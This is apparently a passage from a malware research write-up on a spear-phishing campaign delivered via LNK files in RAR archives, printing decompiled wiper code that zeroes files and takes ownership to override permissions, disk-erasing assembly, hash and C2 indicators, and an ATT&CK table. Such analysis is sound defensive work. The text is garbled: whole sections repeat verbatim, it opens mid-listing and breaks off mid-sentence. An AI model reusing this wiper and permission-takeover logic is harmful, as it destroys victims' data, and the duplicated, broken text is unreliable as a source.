122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

